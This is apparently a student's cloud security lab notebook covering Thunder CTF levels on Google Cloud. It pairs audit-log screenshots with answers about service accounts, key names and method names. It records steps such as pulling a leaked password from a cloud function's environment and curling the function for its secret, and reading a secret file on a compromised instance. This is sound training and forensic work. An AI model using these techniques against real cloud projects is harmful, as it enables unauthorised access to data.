

Tristan Gomez
CS 595


Notebook #4

A1openbucket	2
A2finance	4
A3password	8
A4error	15
A5power	21
A6container	27
4.2 Serverless Goat	30
4.3 flaws.cloud	47
Level 1	47
Level 2	50
Level 3	52
Level 4	55
Level 5	56
Level 6	58
4.4 Flaws2.cloud	65
Level 1 attacker	65
Level 2 attacker	68
Level 3 Attacker	69
Flaws2.Cloud Defender	73
4.5 Cloud Goat	82
Ec2_ssrf	90
Rce_web_app	94

4.1 Thunder CTF

A1openbucket

Take a screenshot of the secret obtained



Take a screenshot of these entries for your lab notebook.

The screenshot shows the Google Cloud Platform Activity log page. At the top, it displays 'May 10 3:11 PM' and the URL 'https://console.cloud.google.com/home/activity?project=s21-tristan-gomez-gomez22'. The left sidebar contains icons for various services: Home, Cloud Shell, Google Cloud Platform, Dashboard, Activity (which is selected), Recommendations, and others. The main content area is titled 'ACTIVITY' and shows activity logs for today. Two sections of logs are visible:

Today

- 2:59 PM Get object gomez22@pdx.edu retrieved secret.txt
- 2:59 PM Get object gomez22@pdx.edu retrieved secret.txt
- 2:58 PM Get object gomez22@pdx.edu retrieved secret.txt
- 2:58 PM Get object gomez22@pdx.edu retrieved secret.txt
- 2:57 PM Get object gomez22@pdx.edu retrieved secret.txt
- 2:56 PM GetResourceBillingInfo gomez22@pdx.edu has executed GetResourceBillingInfo on s21-trista...

5/10/21, 2:54 PM

- 2:54 PM storage.objects.create gomez22@pdx.edu has executed storage.objects.create on secret.txt
- 2:54 PM Get operation gomez22@pdx.edu retrieved operation-1620683633349-5c200d0425...
- 2:54 PM Get operation gomez22@pdx.edu retrieved operation-1620683633349-5c200d0425...
- 2:54 PM Get bucket 930018932255@cloudservices.gserviceaccount.com retrieved a1-buc...
- 2:53 PM Get operation gomez22@pdx.edu retrieved operation-1620683633349-5c200d0425...

On the right side, there are filters for 'Name', 'Categories' (Activity types: Data Access), 'Resource type' (All types selected), and a 'Date/time' section with a date range from '5/10/21, 2:54 PM' to '5/10/21, 3:00 PM' and a 'GO' button.

Take a screenshot of this entry for your lab notebook.

The screenshot shows the Google Cloud Platform (GCP) Logs Explorer interface. The left sidebar includes icons for Operations, Logging, Log Explorer, Logs Dashboard, Logs-based Metrics, Logs Router, and Logs Storage. The main area displays a message about new features in the Log Explorer, followed by a query preview: "resource.type='gcs_bucket'". The Query results table lists two log entries:

SEVERITY	TIMESTAMP	PDT	SUMMARY
> i	2021-05-10 14:59:14.877 PDT	IAM storage.googleapis.com storage.objects.get ...	
< i	2021-05-10 14:59:15.029 PDT	IAM storage.googleapis.com storage.objects.get projects/_/buckets/a1-bucket-319322983933/objects/secret.txt gomez22@pdx.edu audit_log, method "storage.objects.get", principal_email: "gomez22@pdx.edu"	

Below the table, a detailed log entry is expanded:

```
protoPayload: {9}
insertId: "-lcjusve7zge8"
resource: {
  type: "gcs_bucket"
  labels: {
    project_id: "s21-tristan-gomez-gomez22"
    bucket_name: "a1-bucket-319322983933"
    location: "us"
  }
}
timestamp: "2021-05-10T21:59:15.029600090Z"
severity: "INFO"
```

At the bottom, there are buttons for Open Editor, Cloud Shell, and Terminal.

What is the methodName of the creation command and the principalEmail address of the account that issued it?

-The method name is “v2.deploymentmanager.deployments.insert” and the principalEmail address is “gomez22@pdx.edu”

What is the methodName of the deletion command?

-The method name is “v2.deploymentmanager.deployments.delete”.

A2finance

Take a screenshot of the secret obtained

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Audit Logs - IAM & Admin' on the Google Cloud Platform website. The URL is <https://console.cloud.google.com/iam-admin/audit?folder=&project=gomez22-thunderctf1>. The page displays the 'Audit Logs' section under the 'IAM & Admin' category. A table lists audit logs for various services, including 'Access Approval' and 'AI Platform Notebooks'. On the right, there's a sidebar titled 'Select a service' with a note 'No service selected.' Below the table, a terminal window shows a log entry:

```
clouduser@a2-logging-instance:~$ gcloud logging read "logName=projects/gomez22-thunderctf1/logs/transactions AND VICTOR_HARRIS"
clouduser@a2-logging-instance:~$ gcloud logging read "logName=projects/gomez22-thunderctf1/logs/transactions AND ERIC_BOYD"
---
insertId: t4uj2wg1qz1ich
jsonPayload:
  credit-card-number: '1714804525661028'
  name: ERIC_BOYD
  transaction-total: $20.07
logName: projects/gomez22-thunderctf1/logs/transactions
receiveTimestamp: '2021-05-15T01:06:49.937226410Z'
resource:
  labels:
    project_id: gomez22-thunderctf1
    type: global
  timestamp: '2021-05-15T01:06:49.937226410Z'
clouduser@a2-logging-instance:~$
```

What is the name of the service account that was used to perform the exfiltration? The answer does not have @pdx.edu in it.

- "a2-logging-instance-sa@gomez22-thunderctf.iam.gserviceaccount.com"

Include a screenshot of the query filter that was used during the exfiltration that shows what parts of the transactions log has been exfiltrated (similar to below)

The screenshot shows the Google Cloud Platform (GCP) Logs Explorer interface. On the left, there's a sidebar with icons for various services like Operations, Logs, Metrics, and Storage. The main area is titled 'Logs Explorer' and shows a query result for logs where 'resource.type="logging_log"'. The results table has columns for Severity, Timestamp, and Log. One visible log entry is:

```
severity: "INFO"  
resourceName: "projects/gomez22-thunderctf"  
request:  
  @type: "type.googleapis.com/google.logging.v2.ListLogEntriesRequest"  
  filter:  
    @timestamp >= "2021-05-13T20:04:48.28892Z" AND logName=projects/gomez22-thunderctf/logs/transactions AND jsonPayload.name=VICTOR_HARRIS"  
  orderBy: "timestamp desc"  
  resourceNames: [1]  
  pageSize: 1000  
insertId: "u1hgcd4n8v"  
resource:  
  @type: "type.googleapis.com/google.logging.v2.LogEntry"  
  timestamp: "2021-05-14T20:04:48.559914660Z"  
  severity: "INFO"  
  logName: "projects/gomez22-thunderctf/logs/cloudaudit.googleapis.com%2Fdata_access"
```

What is the name of the service account that was used to perform the command? Explain the difference between this service account and the one from the previous step.

- "[a2-access@gomez22-thunderctf.iam.gserviceaccount.com](#)". This service account was the initial one I was logged into, and is the account I used to probe the bucket in order to find vulnerable instances. I used this account to query for running instances, etc. The previous service account is one that was compromised, and I used it to log into the vulnerable instance.


What is the service account key name used to perform this operation? (We would want to delete this key if this were an actual compromise.)

- "[//iam.googleapis.com/projects/gomez22-thunderctf/serviceAccounts/a2-access@gomez22-thunderctf.iam.gserviceaccount.com/keys/26447e57632b2370d7e3849f086a8cc3017f4987](#)"

What does each log entry correspond to?


-Each log entry corresponds to an event where data was accessed/queried.

Show the IP address and UserAgent for this request.



The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Logs Explorer - Logging' from the Google Cloud Platform. The URL is https://console.cloud.google.com/logs/query;query=resource.type%3D%22gce_instance%22;timeRange=P1M. The left sidebar of the GCP interface is visible, showing 'Operations Logging' selected under 'Logs Explorer'. The main area displays a query results table with columns: SEVERITY, TIMESTAMP, and PDT. One row of data is expanded, showing a complex JSON object representing a log entry. The expanded part includes fields like protoPayload, authenticationInfo, requestMetadata, requestAttributes, destinationAttributes, serviceName, methodName, authorizationInfo, resourceName, request, and resourceLocation. The timestamp for this entry is 12:57:00 PM - 1:05:00 PM. At the bottom, there's a terminal window titled '(gomez22-thunderctf)' showing a CLOUD SHELL prompt.

Show the output of the command when run on the VM



A3password

Take a screenshot of the secret obtained

```
a3-func-197559631425 UNKNOWN HTTP Trigger us-central1
(env-tctf) gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf)$ gcloud functions describe a3-func-125546537140
availableMemoryMb: 256
buildId: 07adce6-5921-4b08-8927-11ff393a1fdf
entryPoint: main
environmentVariables:
  XOR_PASSWORD: '863901220638'
httpsTrigger:
  securityLevel: SECURE_OPTIONAL
  url: https://us-central1-gomez22-thunderctf.cloudfunctions.net/a3-func-125546537140
ingressSettings: ALLOW_ALL
labels:
  goog-dm: thunder
name: projects/gomez22-thunderctf/locations/us-central1/functions/a3-func-125546537140
runtime: python37
serviceAccountEmail: a3-func-125546537140-sa@gomez22-thunderctf.iam.gserviceaccount.com
sourceUploadUrl: https://storage.googleapis.com/gcf-upload-us-central1-ba2d790f-947d-49fb-8793-58a60ce83fd9/65f5f335-e141-402e-8030
-09ff8860fb80.zip?GoogleAccessId=service-391018668847@gcf-admin-robot.iam.gserviceaccount.com&Expires=1621026725&Signature=V1b0hSp8
pnj6HAT5QzHaZx5SSkJSxNP202VKwCs3j1wMZi0xt77vrsjr6iAu%2FSPqrPrsQ6mBbJm5ZdA0XLWLwX0Oz0rf7D5aCbIQfc0oofppUZ8Bfdf4fhqrckqEnHgz7TeFgMvwM
srzKD601PuZ%2BsuUpive4j%2BMVfbQzbUfs54iDafEls404qwkFaR4EpF68NTdkC50pAnfdf0uMn0BPWolk89jqizJxSj0js%2BBBX171kMFenYpq5qiIkG7CePBVC3MUQE
L4GY5TpwapImQpt5L07VPK3NMEF9JYwzA4hFoMQG3vNk1%2FQ9LQJg%2BSR4R%2F2egGB6LC2QVmQYgCbDV64A%3D%3D
status: ACTIVE
timeout: 60s
updateTime: '2021-05-14T20:44:39.057Z'
versionId: '2'
(env-tctf) gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf)$ curl https://us-central1-gomez22-thunderctf.cloudfunctions.net/a3-func-125546537140?password=1090119936800 -H "Authorization: Bearer $(gcloud auth print-identity-token)"
Correct password. The secret is: 583176676231044705516685362757075249035217345921
(env-tctf) gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf)$
```

Expand the log entry to show the resource name of the file, the service account used to access it, and the User Agent that the cloud function uses to obtain the contents of it. Take a screenshot of this entry for your lab notebook.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Logs Explorer – Logging' at https://console.cloud.google.com/logs/query;query=resource.type%3D%22gcs_bucket%22;timeRange=2022-05-14T00:00:00Z/2022-05-14T12:00:00Z. The browser title bar shows 'May 14 2:40 PM'. The left sidebar of the Google Cloud Platform interface is visible, with 'Operations' and 'Logging' selected. The main area displays a query result for a GCS bucket access:

```
principalEmail: "a3-func-784409564616-sa@gomez22-thunderctf.iam.gserviceaccount.com"
  serviceAccountDelegationInfo: [1]
}
requestMetadata: {
  callerIp: "2600:1900:2001:3::25"
  callerSuppliedUserAgent: "python-requests/2.25.1,gzip(gfe)"
  requestAttributes: {2}
  destinationAttributes: {0}
}
serviceName: "storage.googleapis.com"
methodName: "storage.objects.get"
authorizationInfo: [
  0: {
    resource: "projects/_/buckets/a3-bucket-784409564616/objects/secret.txt"
    permission: "storage.objects.get"
    granted: true
}
```

Take a screenshot of this entry for your lab notebook.

Activities Firefox Web Browser May 14 2:45 PM

4.1: Thunder CTF Thunder CTF Logs Explorer – Logging Lab Notebook #4 - Goog New Tab

https://console.cloud.google.com/logs/query;query=resource.type%3D"cloud_function";time

Google Cloud Platform gomez22-thunderctf Search products and resources

Operations Logging Logs Explorer OPTIONS SHARE LINK 2:25:00 PM - 2:37:00 PM

Logs Explorer Logs Dashboard Logs-based Metrics Logs Router Logs Storage

New features are available in the Logs Explorer.

Query Recent (5) Saved (0) Suggested (0) Save

resource.type="cloud_function"

Query results PDT SUMMARY

SEVERITY TIMESTAMP

```
Function execution took 470 ms, finished with status code: 200
insertId: "00000-f8d99a31-b9a7-4a26-881f-efda63748859"
resource: {
  type: "cloud_function"
}
labels: {
  function_name: "a3-func-784409564616"
  region: "us-central1"
  project_id: "gomez22-thunderctf"
}
timestamp: "2021-05-14T21:36:31.855742384Z"
severity: "DEBUG"
labels: {1}
logName: "projects/gomez22-thunderctf/logs/cloudfunctions.googleapis.com%2Fcloud-functions"
trace: "projects/gomez22-thunderctf/traces/bad94b3284c01224ee17c60cf617f527"
receiveTimestamp: "2021-05-14T21:36:41.925920979Z"
```

CLOUD SHELL Open Editor Terminal (gomez22-thunderctf) +

Take a screenshot of this entry for your lab notebook.

The screenshot shows the Google Cloud Platform (GCP) Logs Explorer interface. The left sidebar includes links for Operations, Logs Explorer, Logs Dashboard, Logs-based Metrics, Logs Router, and Logs Storage. The main area displays a query for logs where `resource.type="gcs_bucket"` and `resource.labels.bucket_name="gcf-sources-391018668847-us-central1"`. The results table has columns for Severity, Timestamp, and Log. One result is expanded, showing a nested log entry for a storage.get operation on a GCF source code file. The log details include the IAM service account, storage.googleapis.com, storage.objects.get method, and the specific file path: `projects/_/buckets/gcf-sources-391018668847-us-central1/objects/a3-func-784409564616-e318-4a79-a294-aa2cfde4b981/version-2/function-source.zip`.

What is the service account that performs the operation, the service account key name, the authorization permission included and the methodName used in this operation?

-The service account is:

"a3-access@gomez22-thunderctf.iam.gserviceaccount.com"

-The service account key name is:

"//iam.googleapis.com/projects/gomez22-thunderctf/serviceAccounts/a3-access@gomez22-thunderctf.iam.gserviceaccount.com/keys/4f43617e6a74d1e46fd4a7bb78181861115ec398"

-The authorization permission is: "cloudfunctions.functions.sourceCodeGet"

-The methodName is:

"google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl"

Activities Firefox Web Browser May 14 3:12 PM

4.1: Thunder CTF Logs Explorer – Logging Lab Notebook #4 - Goog +

https://console.cloud.google.com/logs/query;query=resource.type%3D"cloud_function" reso ... 🌐 ⚙️ 🌐

Google Cloud Platform gomez22-thunderctf Search products and resources

Operations Logging Logs Explorer OPTIONS SHARE LINK 2:25:00 PM - 2:37:00 PM PAGE LAYOUT LEADERSHIP

Logs Explorer Recent (8) Saved (0) Suggested (0) Save Stream logs Run query Edit query

Logs Dashboard Logs-based Metrics Logs Router Logs Storage

Query results

SEVERITY	TIMESTAMP	PDT	SUMMARY
> i	2021-05-14 14:36:08,606 PDT	a3-func-784409564616 2za8m2gpt118	Function execution started
v i	2021-05-14 14:34:19,474 PDT	IAM cloudfunctions.googleapis.com google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl projects/gomez22-thunderctf/locations/us-central1/functions/a3-func-784409564616 a3-access@gomez22-thunderctf.iam.gserviceaccount.com audit_log, method: "google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl", principal_email: "a3-access@gomez22-thunderctf.iam.gserviceaccount.com"	

Jump to now Actions Configure

protoPayload: { @type: "type.googleapis.com/google.cloud.audit.AuditLog" authenticationInfo: { principalEmail: "a3-access@gomez22-thunderctf.iam.gserviceaccount.com" serviceAccountKeyName: "//iam.googleapis.com/projects/gomez22-thunderctf/serviceAccounts/a3-access@gomez22-thunderctf.iam.gserviceaccount.com/keys/4f43617e6a74d1e46fd4a7bb7818186111sec398" } requestMetadata: { callerIp: "24.21.227.21" }}

CLOUD SHELL Terminal (gomez22-thunderctf) Open Editor

The screenshot shows the Google Cloud Platform Logs Explorer interface. A search query is applied: `resource.type="cloud_function" resource.labels.function_name="a3-func-784409564616"`. The results list two log entries. The first entry is a function execution start log with severity `> i` at timestamp `2021-05-14 14:36:08,606 PDT`. The second entry is an IAM authentication log with severity `v i` at timestamp `2021-05-14 14:34:19,474 PDT`. The logs detail the function name, project location, and specific IAM roles and methods used. The audit log also includes the service account key name and the caller's IP address.

Activities Firefox Web Browser May 14 3:13 PM

4.1: Thunder CTF Logs Explorer – Logging Lab Notebook #4 - Goog + https://console.cloud.google.com/logs/query;query=resource.type%3D"cloud_function" reso ... Search products and resources

Google Cloud Platform gomez22-thunderctf

Logs Explorer OPTIONS SHARE LINK 2:25:00 PM - 2:37:00 PM PAGE LAYOUT

Operations Logging

Logs Explorer Logs Dashboard Logs-based Metrics Logs Router Logs Storage Release Notes

CLOUD SHELL Terminal (gomez22-thunderctf) Open Editor

Query Recent (8) Saved (0) Suggested (0) Save Stream logs Run query Edit query

resource.type="cloud_function" resource.labels.function_name="a3-func-784409564616"

Query results PDT SUMMARY

SEVERITY TIMESTAMP

```
        }
        > requestMetadata: {
            callerIp: "24.21.227.21"
            callerSuppliedUserAgent: "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0,gzip(gfe),gzip(gfe)"
        > requestAttributes: {
            time: "2021-05-14T21:34:19.505Z"
        > auth: {
            }
        > destinationAttributes: {
            }
        > serviceName: "cloudfunctions.googleapis.com"
        > methodName: "google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl"
        > authorizationInfo: [
            > 0: {
                > resource: "projects/gomez22-thunderctf/locations/us-central1/functions/a3-func-784409564616"
                > permission: "cloudfunctions.functions.sourceCodeGet"
                > granted: true
            }
        ]
    }
    > resourceAttributes: {
        }
    >
]
resourceName: "projects/gomez22-thunderctf/locations/us-central1/functions/a3-func-784409564616"
> request: {
    name: "projects/gomez22-thunderctf/locations/us-central1/functions/a3-func-784409564616"
    @type: "type.googleapis.com/google.cloud.functions.v1.GenerateDownloadUrlRequest"
}
> response: {
    downloadUrl:
        "https://storage.googleapis.com/gcf-sources-391018668847-us-central1/a3-func-784409564616-55498bd1-e318-4a79-a294-aa2cfde4b981/version-2/function-source.zip?GoogleAccessId=service-391018668847@gcf-admin-robot.iam.gserviceaccount.com&Expires=16210298598
        Signature=K8T1FglNEz9nB2nCMUYt4at4MqhaF3wFnKhMjSELKNz471cTIK8k9u8v18a%2FxhVMQ%2F0wm%2FM5A50sZitbrfkTnsKvNzRQDIZzB3PCPv2BpztCJUV9UKn680DaEYp
        D7Ua611NJK02%2FCx0EcKkyeC87NjEFkI19NLJUpysBxR1P%2BtS91tHeY0HE9sXyinP1%2Fd4x8C1e2%2FxL60XXqaLArui9TPhFM10vrnH3Gmq0D6AknEhRy0dC1f2YWeCqSQBY
        LowLqJktZyJ591tBdhvM7m4w8tsTWhxHly3BybZ%2F2BRxi5ezo8fePMszwYqu810T%2FpkC%2B0g4q84AuHID01Fg%3D%3D"
    @type: "type.googleapis.com/google.cloud.functions.v1.GenerateDownloadUrlResponse"
}
> resourceLocation: {
```

The screenshot shows the Google Cloud Platform Logs Explorer interface. The left sidebar has a 'Logs Explorer' icon selected. The main area displays a log entry with the following JSON data:

```
resource.type="cloud_function" resource.labels.function_name="a3-func-784409564616"
{
  currentLocations: [
    "us-central1"
  ],
  insertId: "4pz1vve2fofx",
  resource: {
    type: "cloud_function"
  },
  labels: {
    project_id: "gomez22-thunderctf",
    function_name: "a3-func-784409564616",
    region: "us-central1"
  },
  timestamp: "2021-05-14T21:34:19.474451Z",
  severity: "INFO",
  logName: "projects/gomez22-thunderctf/logs/cloudaudit.googleapis.com%2Fdata_access",
  receiveTimestamp: "2021-05-14T21:34:20.129867097Z"
}
```

A4error

Take a screenshot of the secret obtained

The screenshot shows a Linux desktop environment with a terminal window open. The terminal displays a script that provides system information and a warning about software distribution terms. The script also shows a directory listing and the contents of a file named 'secret.txt'.

```
System information as of Sat May 15 01:37:25 UTC 2021
System load: 0.0          Processes:      97
Usage of /: 22.9% of 9.52GB  Users logged in: 0
Memory usage: 53%          IP address for ens4: 10.138.0.3
Swap usage: 0%

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@a4-instance:~$ cd ..
ubuntu@a4-instance:/home$ ls
secretuser  ubuntu
ubuntu@a4-instance:/home$ cd ~./secretuser
ubuntu@a4-instance:/home/secretuser$ cat secret.txt
227555734368596468610216025987349911107027235016
ubuntu@a4-instance:/home/secretuser$
```

Take a screenshot showing the events at this severity

Activities Firefox Web Browser May 14 6:40 PM

Logs Explorer – Logging Thunder CTF 4.1: Thunder CTF Lab Notebook #4 - Goog +

https://console.cloud.google.com/logs/query;query=severity%3DNOTICE;timeRange=2021-05-15T00:00:00Z-2021-05-15T23:59:59Z

Google Cloud Platform Search products and resources

Operations Logging Logs Explorer OPTIONS SHARE LINK 6:20:00 PM - 6:40:04 PM PAGE LAYOUT

Logs Explorer Recent (1) Saved (0) Suggested (2) Save Stream logs Run query

Logs Dashboard Logs-based Metrics Logs Router Logs Storage

severity=NOTICE

Query results SEVERITY TIMESTAMP PDT SUMMARY

To view more results, expand the time range for this query. Extend time by: 1 minute Edit time

Severity	Timestamp	Log
